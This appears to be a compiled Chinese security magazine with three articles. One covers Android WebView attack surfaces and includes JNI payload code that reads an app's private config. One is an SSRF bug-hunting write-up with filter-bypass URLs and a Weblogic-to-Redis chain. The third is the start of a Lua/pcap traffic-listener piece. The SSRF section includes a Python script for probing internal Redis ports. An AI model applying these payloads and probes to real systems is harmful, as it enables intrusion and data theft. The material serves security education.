
原文地址：【知乎专栏】<https://zhuanlan.zhihu.com/p/28107901>

WebView 可在应用中嵌入一个内置的 Web 浏览器，是 Android 应用开发常用的组件之一。

通过 WebView 对 Android 应用的攻击案例屡见不鲜，比如几年前就被玩坏的 addJavascriptInterface 远程代码执行。但修复了 addJavascriptInterface 并不表示就能高枕无忧。应用在 WebView 上为 Javascript 提供的扩展接口，可能因为接口本身的问题而变成安全漏洞。

除此之外，在没有启用进程隔离的 WebView 与 App 具有相同权限，获得任意代码执行后可以访问应用私有数据或其他系统接口，可以将浏览器漏洞移植到手机平台上对应用进行针对性攻击。部分厂商使用自行基于开源浏览器引擎 fork 而来的内核，也可能因为同步上游补丁代码不及时而出现可利用的漏洞。

在 Android N 中增加了一个开发者选项，就是在所有的应用中将 WebView 的渲染进程运行在独立的沙箱中。即使恶意网页通过漏洞在渲染进程中执行了代码，还需要更多的漏洞绕过沙箱的限制。这一特性将在 Android O 中默认启用。但在这一缓解措施正式部署到大部分设备之前，通过攻击 WebView 获得远程代码执行进而直接攻击应用仍然是可行的。



1 Beyond addJavascriptInterface

本文并不打算炒 addJavascriptInterface 的冷饭，而是关注在接口本身的实现上。

即使是使用了相对安全的通信手段(如 shouldOverrideUrlLoading 或 onJsAlert 之类回调的方案，或是其他基于类似方案的开源通信库)，如果应用接口设计不当，仍然存在被恶意页面通过 js 执行任意代码的可能。

利用可写入的可执行文件

这一种攻击方式需要结合两种类型的漏洞，一是能在本地写入路径和内容可控的文件，二是应用中存在动态加载不可信代码的逻辑。逻辑漏洞不涉及内存破坏，利用起来非常稳定。另外此类漏洞调用逻辑相对复杂，可能较难通过完全自动化的方式扫描识别。

在 Android 中因为开发者不严谨造成任意文件写入的漏洞较为常见。首先是写文件的接口可能本身设计上就允许传入任意路径的参数，另一种情况就是直接拼接路径导致可以 “.../” 进行目录穿越。

常见的场景有：

下载远程文件到指定的路径；

解压 zip 文件时未对 ZipEntry 文件名进行合法性检查，可路径穿越；

下载时未对 Content-Disposition: 进行合法性检查，可路径穿越。

最后一个点比较少人注意到。Content Disposition 是常见的 HTTP 协议 header，在文件下载时可以告诉客户端浏览器下载的文件名。例如服务器返回 Content-Disposition: attachment; filename="cool.html"，浏览器将弹出另存为对话框（或直接保存），默认的文件名就是 cool.html。

但这个 filename 参数显然是不可信任的。例如恶意网站返回的文件名包含 .. /，当 Android 应用尝试将这个文件保存到 /sdcard/Downloads 时，攻击者就有机会把文件写入到 /data/ 目录中了：



如果用户不小心点击确认下载，文件将会被写入到指定的位置。这种攻击甚至完全不需要 WebView 允许执行 Javascript (setJavaScriptEnabled(true))，只要简单在 HTTP 服务器中添加一个恶意 header 即可实现。

在写入文件后便是代码的加载。

几种常见的 Android 下动态加载可执行代码的方式：

DexClassLoader 动态载入应用可写入的 dex 可执行文件；

java.lang.Runtime.exec 方法执行应用可写入的 elf 文件；

System.load 和 System.loadLibrary 动态载入应用可写入的 elf 共享对象；
本地代码使用 system、popen 等类似函数执行应用可写入的 elf 文件；
本地代码使用 dlopen 载入应用可写入的 elf 共享对象；
利用 Multidex 机制：A Pattern for Remote Code Execution using Arbitrary File Writes and MultiDex Applications.

如果应用动态加载代码之前未做签名校验，利用存在任意文件写入问题的 WebView 扩展接口进行覆盖，可实现稳定的任意代码执行。此外由于在文件系统中写入了可执行文件，还可以实现持久化攻击的效果。

SQLite 接口

部分应用为 WebView 提供了可执行任意 SQL 语句的扩展接口，允许打开和查询文件名可控的数据库；除此之外，在 WebKit 中有一个比较少用的 WebDatabase 功能，已被 W3C 标准废弃，但 WebKit 和 Chromium 仍然保留了实现。SQLite3 中存在一些已知的攻击面（如 load_extension 和 fts3_tokenizer 等），因此浏览器的 WebSQL 对 SQL 中可查询的函数做了白名单限制。

但长亭安全实验室发现，即使是浏览器白名单中的 SQLite3 函数依然存在可利用的安全性问题，最终可实现一套利用在 Chrome 和 Safari 两大浏览器上通用的代码执行。

此漏洞被用于 2017 年 Pwn2Own 黑客大赛上攻击 Safari 浏览器。此漏洞影响所有支持 WebDatabase 的浏览器（Windows、Linux、macOS、iOS、Android 上的 Chrome、Safari），包括多个 App 厂商基于 blink 或 WebKit 分支开发的浏览器引擎，影响数量非常可观。

漏洞目前已被 SQLite 和相关浏览器引擎修复。关于漏洞利用细节，长亭安全实验室在 BlackHat 大会上进行了详细讲解。



The screenshot shows the Black Hat USA 2017 website. At the top, there's a navigation bar with links for ATTEND, TRAININGS, BRIEFINGS, ARSENAL, FEATURES, SCHEDULE, SPECIAL EVENTS, SPONSORS, and PROPOSALS. Below the navigation is a section for 'ALL SESSIONS' and 'SPEAKERS'. The main content area features a session titled 'MANY BIRDS, ONE STONE: EXPLOITING A SINGLE SQLITE VULNERABILITY ACROSS MULTIPLE SOFTWARE'. It includes details about the speakers (Kun Yang, Si Ji Feng, Zhi Zhou), location (Mandalay Bay AB), date (Wednesday, July 26), format (50-Minute Briefings), and track (Exploit Development). A 'REGISTER NOW' button and the event date 'JULY 22-27, 2017' are also visible.

即使是做了权限限制的 WebDatabase 依然会出现问题，而我们不时可以看到一些应用直接将 SQLite 查询接口不做任何限制就暴露给了 WebView。这意味着使用之前已知的攻击方式 (fts3_tokenizer、load_extension、attach 外部数据库等) 将可以结合脚本的能力得到充分利用。

一些应用允许通过参数打开指定文件名，实现上存在任意路径拼接的漏洞。恶意页面可以打开任意 App 沙盒目录下任意数据库进行查询，将私有数据完全暴露给攻击者。

为了安全以及实际开发工程量考虑，我们建议在开发混合应用时，如需为 HTML5 应用提供离线存储能力，可直接使用 localStorage、IndexedDB 等 API。

其他可通过扩展接口触发的问题

扩展接口在增强了 Web 内容的表现力的同时，也为应用增大了攻击面。一些需要本地才能触发的问题，如 Intent、ContentProvider 等，可以通过扩展接口提供的便利得以远程利用。

例如，使用 js 唤起 Activity 是很常见的功能；开启 setAllowContentAccess 后 WebView 可以通过 content:// 访问 ContentProvider，甚至扩展接口本身提供了这样的能力……这些原本需要本地安装恶意应用，需要导出 Activity、ContentProvider 才能触发的问题，可以被远程调用了。

应用本身的实现也有可能存在命令注入、允许 js 访问反射等安全问题。比如这篇文章介绍了某 Android 上的浏览器 App，存在任意文件写入、SQL 注入、XSS 等问题，最终可以跨域获取用户信息、远程执行代码：<http://d3adend.org/blog/?p=851>

应用开发者在做接口的时候，不仅需要小心避免代码本身的安全漏洞，在 js 调用者的域上做好限制。

2 从 shellcode 到攻击载荷

由于目前 (< Android O) 默认没有启用隔离进程的 WebView，将浏览器引擎的漏洞移植到 Android 平台来攻击带 WebView 的应用。多数浏览器引擎漏洞利用会最终执行一段 shellcode。不过仅仅反弹一个 shell 显然不足以实现攻击 App，还要有针对性地调用一些 Android 虚拟机运行时的特性。

例如通过 App 权限读取短信、联系人，或者需要解密应用自身使用的某个 SQLite 数据库的内容，就需要使用 JNI 实现相应的逻辑。

载荷的载入

就攻击特定应用的场景而言，将载荷完全使用 shellcode 甚至 ROP 并非不可能，但或多或少增加工作量。有一个 shell 之后可以做什么？很容易想到下载一个可执行文件然后加载。Android 没有自带 wget 或 curl，除非用户自行 root 并安装 busybox。不过有 xxd 命令可以使用，使用 echo 和管道重定向的方式还是可以实现下载可执行文件的。

如果不想在文件系统留下痕迹，手工模拟动态链接、重定位 ELF，可在内存中直接加载可执行文件。BadKernel 是一个利用了 V8 上游已经修补，但未及时同步到第三方 fork 中的漏洞，攻击某知名即时聊天应用的案例。在 BadKernel 的利用代码 中，调用 JNI 查询 ContentProvider 获取短信的逻辑是单独编译到一个 so 中的。

在作者公开的利用代码中，首先通过 javascript 任意地址读写，搜索一行调用 `dlsym` 的机器码，从中解析出 `dlopen@plt` 的地址，再加上三条指令的长度获得 `dlsym@plt` 的地址。触发任意代码执行时将这两个函数指针传入 `shellcode`，以进一步解析所需的各种符号。最后进入 `shellcode` 中实现的简化版 `linker`，直接将 ELF 文件内容放在 `RWX` 内存中重定位处理后，执行其 `so_main` 导出函数。

JNI 基础

Android 中 JVM 和 C/C++ 开发的本地代码互相调用，可以使用 JNI (Java Native Interface)。在 `System.loadLibrary` 载入一个动态链接库之后，JVM 会调用 ELF 中导出的 `JNI_OnLoad(JavaVM *jvm, void *reserved)` 函数，在这里可以做一些初始化的工作，以及使用 `JNIEnv` 的 `RegisterNatives` 方法动态将 Java 方法与本地代码绑定。

本地代码为 JNI 提供的方法的第一个参数是 `JNIEnv` 的指针，通过这个上下文可以访问 JVM 当前加载的类，通过反射机制调用 Java 层的功能。例如如下 Java 代码：

```
ObjectInputStream ois = new ObjectInputStream(new FileInputStream("MicroMsg/CompatibleInfo.c  
HashMap<Integer, String> hashMap = (HashMap<Integer, String>)ois.readObject();  
String deviceId = hashMap.get(Integer.valueOf(258));
```

使用 JNI 实现如下：



```
char *id = (char*)malloc(64);
jstring filename = (*env)->NewStringUTF(env, "MicroMsg/CompatibleInfo.cfg");
jclass clsFileInputStream = (*env)->FindClass(env, "java/io/FileInputStream");
jclass clsObjectInputStream = (*env)->FindClass(env, "java/io/ObjectInputStream");
jclass clsHashMap = (*env)->FindClass(env, "java/util/HashMap");

jmethodID constructor = (*env)->GetMethodID(env, clsFileInputStream, "<init>", "(Ljava/lang/
jobject fileInputStream = (*env)->NewObject(env, clsFileInputStream, constructor, filename);

constructor = (*env)->GetMethodID(env, clsObjectInputStream, "<init>", "(Ljava/io/InputStrea
jobject objInputStream = (*env)->NewObject(env, clsObjectInputStream, constructor, fileInputStream);
jmethodID readObject = (*env)->GetMethodID(env, clsObjectInputStream, "readObject", "()Ljava/
jobject hashmap = (*env)->CallObjectMethod(env, objInputStream, readObject);

// cast to hash map
jmethodID get = (*env)->GetMethodID(env, clsHashMap, "get", "(Ljava/lang/Object;)Ljava/lang/
jmethodID toString = (*env)->GetMethodID(env, (*env)->FindClass(env, "java/lang/Object"), "t

jclass clsInteger = (*env)->FindClass(env, "java/lang/Integer");
jmethodID valueOf = (*env)->GetStaticMethodID(env, clsInteger, "valueOf", "(I)Ljava/lang/Int
jobject key = (*env)->CallStaticObjectMethod(env, clsInteger, valueOf, 258);
jstring val = (*env)->CallObjectMethod(env, hashmap, get, key);

strncpy(id, (*env)->GetStringUTFChars(env, val, 0), len);
```

正常情况下，JNIEnv 是系统初始化并传给 native 方法的。但在开发利用载荷的时候不是使用标准的方式加载链接库，因此需要使用一些私有 API。如果代码直接运行在 App 进程中，可通过 android::AndroidRuntime::getJNIEnv 直接获取，或者 JNI_GetCreatedJavaVMs 获得当前进程的唯一 JVM 实例后调用其 GetEnv 方法。如果使用独立的可执行文件，可通过 JNI_CreateJavaVM 创建一个新的 JVM。

Android 调用 JVM 的一些问题

Android N 对 NDK 链接的行为做了变更，禁止链接到私有 API，包括上文提到的 JVM 相关函数。一个非常简单的绕过方式是向 dlopen 传入空指针作为的文件名，dlsym 将会在所有已加载的共享对象中查找符号。

```
typedef jint (JNICALL *GetCreatedJavaVMs)(JavaVM **, jsize, jsize *);

void *handle = dlopen(NULL, RTLD_NOW);
GetCreatedJavaVMs JNI_GetCreatedJavaVMs =
    (GetCreatedJavaVMs) dlsym(handle, "JNI_GetCreatedJavaVMs");
```

另外一个坑是，在 ART 下，一个可执行文件如果要调用 `JNI_CreateJavaVM` 创建 JVM，那么它必须导出 `InitializeSignalChain`、`ClaimSignalChain`、`UnclaimSignalChain`、`InvokeUserSignalHandler`、`EnsureFrontOfChain` 这几个回调函数，否则会在 `logcat` 里看到大量类似“`InitializeSignalChain is not exported by the main executable.`”的提示，然后 `SIGABRT`。

AOSP 对应的代码如下，可以看到在输出这行日志之后就会调用 `abort()`：

https://android.googlesource.com/platform/art/+/master/sigchainlib/sigchain_dummy.cc

解决方案非常简单，只要在源文件里创建这几个对应的函数，代码留空，然后加上 `JNIEXPORT` 宏设置为导出符号即可：

```
JNIEXPORT void InitializeSignalChain() {}  
JNIEXPORT void ClaimSignalChain() {}  
JNIEXPORT void UnclaimSignalChain() {}  
JNIEXPORT void InvokeUserSignalHandler() {}  
JNIEXPORT void EnsureFrontOfChain() {}
```

3 小结

WebView 在 Android 应用开发中应用广泛，功能复杂，是颇为理想的攻击面。点开一个链接或者扫描一个二维码就会执行恶意代码并不仅仅是都市传说。开发者在使用 WebView 的时候不仅要注意老生常谈的各种 `getSettings()`、`javascriptInterface` 点，还要注意防范通过扩展接口暴露的攻击面和安全问题。

参考资料

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Content-Disposition>；

<https://www.nowsecure.com/blog/2015/06/15/a-pattern-for-remote-code-execution-using-arbitrary-file-writes-and-multidex-applications/>；

<http://d3adend.org/blog/?p=851>；

<https://docs.oracle.com/javase/6/docs/technotes/guides/jni/spec/functions.html>；

<https://github.com/secmob/BadKernel>；

[https://android.googlesource.com/](https://android.googlesource.com)



赛宁网安

CISP-PTE认证 我们开班啦！

CISP-PTE认证考试中心360企业安全与CISP-PTE认证考试授权培训机构赛宁网安携手打造，史上最专业的最高效的渗透测试魔鬼训练营，南京班、北京班长期开课，集中班、周末班、串讲班，总有一款适合你！一证到手，终身无忧！

赛宁网安CISP-PTE考前培训班的讲师团队，以目前市面上渗透测试畅销书籍（《Metasploit渗透测试指南（修订版）》、《Metasploit渗透测试魔鬼训练营》）的作译者团队为核心，均来自清华大学，由清华大学网络科学与网络空间研究院（网研院）网络与信息安全实验室（NISL）副研究员诸葛建伟带头。

魔鬼训练营
畅销书籍作译者团队
价格最低、模拟测试

团报价格优惠不停！

周末班
你的时间你说了算

串讲提升班
特色教学，祝您通过考试

详情咨询微信：



电话：15195885971（李老师）



【安全运营】

那些年玩过的 SSRF 利用姿势

作者：补天精英白帽子蓝冰

原文地址：【补天精品漏洞】本篇文章首发于安全客季刊

漏洞梗概

洞主表示该漏洞其实算不上很精品，就是普通的 SSRF 简单绕过到探测内网 Zabbix 应用并利用 SQL 注入证明危害的这么一个漏洞，所以为了避免被白帽子大佬们吐槽，这里按照时间轴写一下我对涉及 SSRF 漏洞的 ABC 三家公司挖掘 SSRF 漏洞并多次绕过多次刷钱的过程:) 和一些 SSRF 挖掘心得

PS：由于现在漏洞详情作者也看不到了所以这里用文字且靠回忆尽可能的详细说明

1. A 公司某处 SSRF 绕过过滤可 http 内网漫游可获取全网用户信息

漏洞 URL：

`http://x1.abcd.com/aaaa/bbbb.html?host=http://123.abcd.com/api/xxxx`

完全回显型

尝试 ：

`http://x1.abcd.com/aaaa/bbbb.html?host=http://1.1.1.1/api/xxxx` 失败

.....

`http://x1.abcd.com/aaaa/bbbb.html?host=http://123.abcd.com:1@1.1.1.1/api/xxxx` 成功

只支持 http https 协议 所以就不能利用 redis getshell 这种姿势了 后面的/api/xxxx 发现也不能更改

于是计划利用 URL 重写把/api/xxxx 路由到 index.php 利用 htaccess 文件

其实当时直接 ：

`http://x1.abcd.com/aaaa/bbbb.html?host=http://123.abcd.com:1@1.1.1.1?api/xxxx`

应该也是可以的 只不过当时脑子里直接想到的就是 URL 重写 2333

然后在 index.php 里写 302 跳转 ：

`header("Location: $_GET[url]");`

然后这么构造 ：

`http://x1.abcd.com/aaaa/bbbb.html?host=http://123.abcd.com:1@1.1.1.1/api/xxxx&url=http://10.10.10.10/xxxx`

x

这个 SSRF 漏洞点会把你传的其他参数也会拼接到新的 URL 并请求

接下来需要寻找有趣的内网应用, 我当然选择 Github 啊 问为什么不去探测内网? 只能去扫 http 协议, 和 dict, gopher 协议直接 shell redis 相比太麻烦了

经过多种组合搜索 找到一个看上去很有趣的内网接口 ↗ :

http://api.abcd.com/userinfo.html?uid=123

后面的不说也知道了遍历 userid 可获取所有用户信息, 不过后面厂商说这个接口是公开的, 而在后来我抓到了这个 URL ↗ :

http://x1.abcd.com/aaaa/bbbb.html?host=http://api.abcd.com/userinfo.html&uid=123

看样子确实是公开的, A 公司又一处 SSRF 可 http 内网漫游可获取全网用户信息

我没记错的话这个应该是移动端的域名 上面第一个是 PC 域名 其实利用都是一样的.

距离第一个漏洞过了 10 天后再次提交的防止耍赖 混好漏洞平台 你懂的:) ↗ :

http://m.x1.abcd.com/aaaa/bbbb.html?host=http://123.abcd.com:1@1.1.1.1/api/xxxx&url=http://10.10.10.10/xx
xxx

这个就这样

2. B 公司某处 SSRF 基于时间的盲测到 getshell 入内网

这个是 Weblogic SSRF 的利用

这里主要写一下 探测内网 redis 6379 端口的方法

经过多次 fuzz 测试总结了一条较稳定探测的方法 当然并不是百分百可用 还要看目标的网络环境 不过稳定率还是可以的

先 SSRF 访问 http://10.10.10.10:6379 http 协议

如果在正常时间内给你响应证明这个 IP 是存活的

如果超时了就不存在就没必要继续了

假设 IP 是存活的接着 SSRF 访问 https://10.10.10.10:6379 https 协议

如果在正常时间内给你响应证明该存活 IP 没有开放 6379 端口

如果一直等待到超时证明开放了 6379 端口

简单写下代码是这样的



```
#encoding=utf-8
import httplib
import time
from colorama import init,Fore
init(reset=True)
ips = ['10.10.120.1']
for j in ips:
    for i in range(1,255):
        try:
            print Fore.BLUE+'[+] Check '+j+str(i)
            conn = httplib.HTTPEConnection('xx.bbbb.com',80,timeout=5)
            conn.request(method="GET",url="/uddexplorer/SearchPublicRegistries.jsp?operator=http://"+j+str(i)+":6379&rdSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&se
lFor=Business&location&btnSubmit=Search")
            conn.getresponse().read()
            conn.close()
        except:
            print Fore.RED+'[+] '+j+str(i)+':6379 is open'
            time.sleep(4)
        except:
            time.sleep(4)
```

至于找出内网 IP 段方法有很多

1. 域名解析没有内外网隔离可以爆破出一些内网 IP
2. Github 上搜索对于较大的厂商找出内网信息的几率会很大
3. 可以把扫到的子域名过一遍敏感信息扫描 从中找出泄露的内网信息
4. 不过首先还是要去逛一圈各大漏洞平台如某云的镜像站搜索历史漏洞
诸如此类,方法太多了

有了 IP 段,找出了内网 redis 应用,接下来就是利用了

Weblogic 支持 header CRLF 注入所以 payload 构造我就不写了太麻烦大家都懂
这里再说一个 redis 的语句 debug sleep 5 表示延迟 5 秒

如果你想获得一步一步慢慢深入的快感的话我推荐用这个语句来 判断一下目标 redis 是否是未授权访问

当然你嫌麻烦的话直接把扫出的 redis 全怼一遍反弹 payload 也是可以的

3. A 公司两处 SSRF 第二次绕过

又回到 A 公司啦 距离第一个漏洞过了 20 天 发现修复的差不多了 继续绕过 :

http://x1.abcd.com/aaaa/bbbb.html?host=http://1.1.1.1abc.abcd.com/api/xxxx

发现一直在加载说明后端请求了这个 URL 但因为域名解析不到 IP 所以一直加载到超时
然后想到在 1.1.1.1 和 abc.abcd.com 中间加个符号应该也没问题吧,之前就是利用@符号
绕过的发现修复后不能带这个符号了

于是想到其他两个 URL 截断字符 问号(?)和井号(#) :

http://x1.abcd.com/aaaa/bbbb.html?host=http://1.1.1.1?abc.abcd.com/api/xxxx

http://x1.abcd.com/aaaa/bbbb.html?host=http://1.1.1.1%23abc.abcd.com/api/xxxx

均成功访问 http://1.1.1.1

这里可以看出后端依然只是简单查找了是否包含.abcd.com 而没有限制所有特殊符号
也没有对 URL 进行 parse_url 解析拆分 如果做了解析拆分上面两个解析出的 host 都会
是 1.1.1.1 然后再做判断的话是没问题的(后来他们做了解析拆分这个后面再说)
接下来的姿势就跟上面两个一样了不多说

4. A 公司可回显 SSRF 读取内网敏感接口

这回是 A 公司的其他 SSRF 漏洞点了

在一个文件上传处上传了一个图片 成功后发现有一个旋转角度按钮 触发这个按钮并抓
包发现了 SSRF 点

漏洞 URL [🔗](#) :

```
http://x2.abcd.com/upload/uploadxxxxxx?picUrl=http://123.abcd.com/xxxxx.jpg&SpinAngle=90
```

表示从 picUrl 远程下载图片到本地并根据 SpinAngle 角度值进行旋转 生成新的图片并
返回一个新的图片 URL

初步测试 [🔗](#) :

```
http://x2.abcd.com/upload/uploadxxxxxx?picUrl=http://1.1.1.1/&SpinAngle=90
```

远程 VPS 接收到了请求 证明没有防护

但服务器返回了旋转图片失败 接着在 VPS 上放置一个正常图片再次 SSRF [🔗](#) :

```
http://x2.abcd.com/upload/uploadxxxxxx?picUrl=http://1.1.1.1/xxxxx.jpg&SpinAngle=90
```

这次正常返回了新的图片 URL

到这里以为是一个 SSRF 盲注点因为正常的 HTML 代码肯定是会旋转失败的

然后第二天早上洗漱时突然想起 SpinAngle 这个参数 这个参数表示的是旋转的角度值
如果把它构造成-90,0,999 等数字会不会就不进行旋转了直接生成新的 URL [🔗](#) :

```
http://x2.abcd.com/upload/uploadxxxxxx?picUrl=http://1.1.1.1/&SpinAngle=-90
```

然后去尝试了一下果然返回了新的 URL 接着 curl 这个图片 URL 返回了远程 VPS 上的
首页 HTML 代码

5. A 公司 SSRF 回显

又是新的一个 SSRF 点 这个漏洞点是在一个小相机标记那里找到的比如百度的



百度一下

图中的相机 这种类似功能基本上都会支持远程 URL 图片识别 没什么新意主要就是写一下 SSRF 常见的几个功能点

URL  :

`http://x3.abcd.com/webxxx/xxxxxx/XXXXXXXByUrl?url=http://1.1.1.1/111.jpg`

6. C 公司双重 SSRF 可攻击内网 redis

这个就比较有意思了，首先我定位到了 ueditor For JSP 版的一处 SSRF

详见: <https://www.secpulse.com/archives/40977.html>

漏洞 URL  :

`http://aa.cccc.com/ueditor/jsp/getRemoteImage.jsp?upfile=http://1.1.1.1/?1.jpg`

从文章可知 ueditor 的 JSP 版除了正常图片外 是不会回显的也就是只能盲注 而且不支持非 http https 协议 且仅限 GET 请求

这种情况下可以攻击内网并 getshell 的 也就 st2, jboss 等应用了 而且还要有五百万的人品

随即转换思路通过 SSRF 套 SSRF 的方式尝试在内网寻找一个支持 dict 或 gopher 协议的 SSRF 点 比如内部 Discuz 等 CMS 或者支持 CRLF 注入的 Python SSRF 和 Weblogic SSRF 以此提升 SSRF 的可利用面积

这里我选择了 Weblogic 因为请求 `http://aa.cccc.com/xxxxxxxxxx` 时出现了很熟悉的 404 页面

Error 404--Not Found

From RFC 2068 *Hypertext Transfer Protocol -- HTTP/1.1:*

10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indicat

If the server does not wish to make this information available to the through some internally configurable mechanism, that an old resource i


这样就基本确定是 Weblogic 了

当然在外网访问 7001 是不通的 所以就需要 ueditor 的 SSRF 来配合访问了

构造请求  :

```
http://aa.cccc.com/ueditor/jsp/getRemoteImage.jsp?upfile=http://127.0.0.1:7001/uddiexplorer/home.gif
```

返回新的图片 URL 访问得到 Weblogic 的 home.gif



证明开放了 7001 端口且存在 uddiexplorer 目录  :

```
http://aa.cccc.com/ueditor/jsp/getRemoteImage.jsp?upfile=http://127.0.0.1:7001/uddiexplorer/SearchPublicRegi
stries.jsp?operator=http://10.10.10.10:6379&rdSearch=name&txtSearchname=1&txtSearchkey=&txtSearchfor=
&selfor=Business+location&btnSubmit=Search
```

至此后面的就是基于时间探测和利用了

这里就主要写一下 SSRF 比较新奇的思路了 从单纯的 http 协议提升到可攻击 redis 的利用环境

可以攻击 redis 就基本十拿九稳进内网了,还没见过比较大点的厂商不用 redis 缓存的:)

7. A 公司 SSRF 全面绕过

上面说过后来他们做了拆分解析 所以  :

```
http://x1.abcd.com/aaaa/bbbb.html?host=http://123.abcd.com:1@1.1.1.1/api/xxxx
http://x1.abcd.com/aaaa/bbbb.html?host=http://1.1.1.1?123.abcd.com/api/xxxx
http://x1.abcd.com/aaaa/bbbb.html?host=http://1.1.1.1%23123.abcd.com/api/xxxx
```

均失效 因为解析出 URL 后 HOST 值都是 1.1.1.1 很明显会被拌

参考干货:

<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>

利用 parse_url 拆分函数和最终请求时的差异进行绕过

给出 payload  :

```
http://x1.abcd.com/aaaa/bbbb.html?host=http://1.1.1.1%23@123.abcd.com/api/xxxx
```

```
$url = 'http://127.0.0.1:11211#@google.com:80/';
$parsed = parse_url($url);
var_dump($parsed[host]); // string(10) "google.com"
var_dump($parsed[port]); // int(80)

curl($url);
```



...127.0.0.1:11211 fetched

由于 curl 函数和 parse_url 函数在井号符号上的处理方法不一样导致绕过漏洞的产生
在 parse_url 中井号被当作@前面的正常的认证字符串 因此 HOST 为 123.abcd.com 合法

当 curl 请求时井号被当作截断符导致真正被请求的其实是 http://1.1.1.1
PHP 上是这样的 其他 JAVA 啦这种可能会有出入 不过目标是 JAVA 的网络请求包发现这种绕过方法是可以用的

PDF 中也给出了各种环境下的表格数据

至此再一次被绕过

总结

[+]如果承受不了巨大的维护成本和高风险, SSRF 形式的功能还是别开发出来的好, 表示 SSRF 是本人唯一感觉不知道怎么防护的类型漏洞, 千变万化;维护成本太大;心累;

[+]对于挖掘 收集 URL 是很重要的先找出 SSRF 形式的功能 URL 在谈绕不绕过的问题

[+]结合主动爬虫爬取和被动爬取收集 URL 当然如果你的主动爬取牛逼的不要不要的被动爬取就免了哈哈

[+]SSRF 泛滥点还是图片处理相关的会多一些可以多关注这方面

[+]以上仅仅是我挖掘 SSRF 漏洞和玩补天当中的一些小思路和小经验 跟网上的 SSRF 科普;SSRF 详解肯定比不上 还是希望能帮到一些刚入坑玩 SSRF 的白帽子们和补天的新手们)

欢迎对本篇文章感兴趣的同学添加补天漏洞响应平台公众号二维码，一起交流学习



基于 lua 插件化的 pcap 流量监听代理

作者：糖果

原文地址：【新浪安全中心】 <https://mp.weixin.qq.com/s/bGAey84SxsDhAuo-3107Lg>

1.序

我们在实际工作中，遇到了一个这样的用例，在每天例行扫描活动中，发现有些应用系统不定期的被扫描，因为我们不是服务的制造者，没有办法在不同的系统里打印日志，所以我们就想用一个工具来获取特定服务的输入数据流。我们如果不在 IDS 上看应用的服务，可以直针对服务所在服务位置，针对应用端口进行，有针对性的监听分析。

Tshark 和 tcpdump、windump 这些监听工具提供了比较丰富的命令行参数来监听流量数据。wireshark、burpsuite 这些工具也提供相应的 lua、python 脚本的机制用于去处理监听的流量数据。但有些场景我们不会使用体积这么大的工具，命令行方式的监听工具又不能加入更多数据处理逻辑，细化对数据的操作。实际上我们可以自制一个小型的工具，做流量监听，是除了命令联合 shell 脚本、wireshark、suricata 等插件开发的另一种形式。现在很多的监听工具都是基于 pcap 的，我们基于 pcap 底层开发一个监听工具。

pcap 支持 C、python 两种开发方式，基于 C 和 pcap 库的开发效率比 python 的性能高，这样在高性能的场景 python 就不太适合，但是从开发效率角度看，用 python 开发比 C 又要快很多，毕竟用 C 开发工具，需要进行编译，一是有技术门槛，另外的确维护相对比较麻烦。

鉴于以上的原因，既要性能相对够高一些，又能便于维护，在命令行这个粒度上，又可以嵌入自己数据处理逻辑，定制化自己的运行时序，因此，我们选择了 C 和 LUA 配合的这种方式。实施方面，就是用 C 来处理 pcap 的主循环，接受 pcap 监听的 buffer 数据。然后，将监听的数据通过 C 与 LUA 之间的通信，将数据推送给 LUA。

数据交给 LUA 之后，如何管理数据的复杂性就靠 LUA 的设计方式来解决，因为流量数据是文本流式的，程序原型就想到了 pipeline 管道的方式进行组织管理。

